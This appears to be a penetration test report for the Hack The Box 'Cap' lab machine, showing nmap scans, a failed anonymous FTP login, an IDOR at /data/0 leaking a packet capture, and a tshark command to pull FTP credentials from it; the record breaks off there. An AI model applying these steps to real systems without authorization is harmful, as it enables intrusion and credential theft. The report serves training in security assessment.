HACKTHEBOX

Penetration Test

Cap

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Pedrito

Hack The Box

Version: 0.5

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

HTB Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Pedrito	Cap	Jordi@cornhub.com

3 Executive Summary

Hack The Box ("HTB" herein) contracted Pedrito to perform a Network Penetration Test of HTB's externally facing network to identify security weaknesses, determine the impact to HTB, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Pedrito performed testing under a "Black Box" approach from , to without credentials or any advance knowledge of HTB's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Pedrito's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Pedrito sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Pedrito were able to gain a foothold in the internal network, HTB as a result of external network testing, HTB allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address, two internal network ranges, the owned by HTB discovered if internal network access were achieved.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.X	Cap

3.3 Assessment Overview and Recommendations

During the penetration test against HTB, Pedrito identified 3 findings that threaten the confidentiality, integrity, and availability of HTB's information systems. The findings were categorized by severity level, with 0 high-risk and 1 medium-risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

The tester found an Insecure Direct Object Reference (IDOR) vulnerability has been identified on a specific webpage that permits unauthorized access to another user's network captured traffic. This security flaw poses significant risks, especially when paired with insecure protocols. This means that an attacker could easily access sensitive information, including usernames and passwords. Fortunately, both issues have their own mitigation strategies, which are documented in the findings section.

The tester discovered a binary with excessive permissions on the host, which could be exploited to take control of the system. This is a critical flaw that can be easily rectified.

HTB should create a remediation plan based on the Remediation Summary section of this report, addressing all high findings as soon as possible according to the needs of the business. HTB should also consider performing periodic vulnerability assessments if they are not already being performed. Once the issues identified in this report have been addressed, a more collaborative, in-depth Active Directory security assessment may help identify additional opportunities to harden the Active Directory environment, making it more difficult for attackers to move around the network and increasing the likelihood that HTB will be able to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Pedrito began all testing activities from the perspective of an unauthenticated user on the internet. HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Pedrito uncovered a total of 3 findings that pose a material risk to HTB's information systems. Pedrito also identified 0 informational finding that, if addressed, could further strengthen HTB's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **1 Medium** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.3 (Critical)	Capabilities	19
2	4.3 (Medium)	IDOR	21

#	Severity Level	Finding Name	Page
3	3.5 (Low)	Raw credentials	23


5 Internal Network Compromise Walkthrough

During the course of the assessment Pedrito was able gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over Cap. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.


5.1 Detailed Walkthrough

Pedritoperformed the following to fully compromise 10.10.X.X

Detailed reproduction steps for this attack chain are as follows: The tester found services




```
❯ ping -c 1 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=234 ms

--- 10.10.10.245 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 233.827/233.827/233.827/0.000 ms
❯ sudo nmap -sS -n -Pn -oG allports -T4 --open -p- -v 10.10.10.245
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-07 15:47 EDT
Initiating SYN Stealth Scan at 15:47
Scanning 10.10.10.245 [65535 ports]
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Completed SYN Stealth Scan at 15:48, 61.82s elapsed (65535 total ports)
Nmap scan report for 10.10.10.245
Host is up (0.20s latency).
Not shown: 65488 closed tcp ports (reset), 44 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 62.06 seconds
           Raw packets sent: 81571 (3.589MB) | Rcvd: 79885 (3.195MB)
```



```
Nmap scan report for 10.10.10.245
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar  6 14:55:41 2025 -- 1 IP address (1 host up) scanned in 22.41 seconds
```


The tester check out for FTP anonymous misconfiguration




```
❯ ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> exit
221 Goodbye.
```

Anonymous user not enabled good job The tester identifies an IDOR changing the ID to 0

```
http://10.10.10.245/data/0
```







Data Type	
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Download Packets from ID 0 0.pcap contains FTP raw credentials

```
tshark -r <archivo> -Tfields -e tcp.payload 2>/dev/null | xxd -ps -r
```

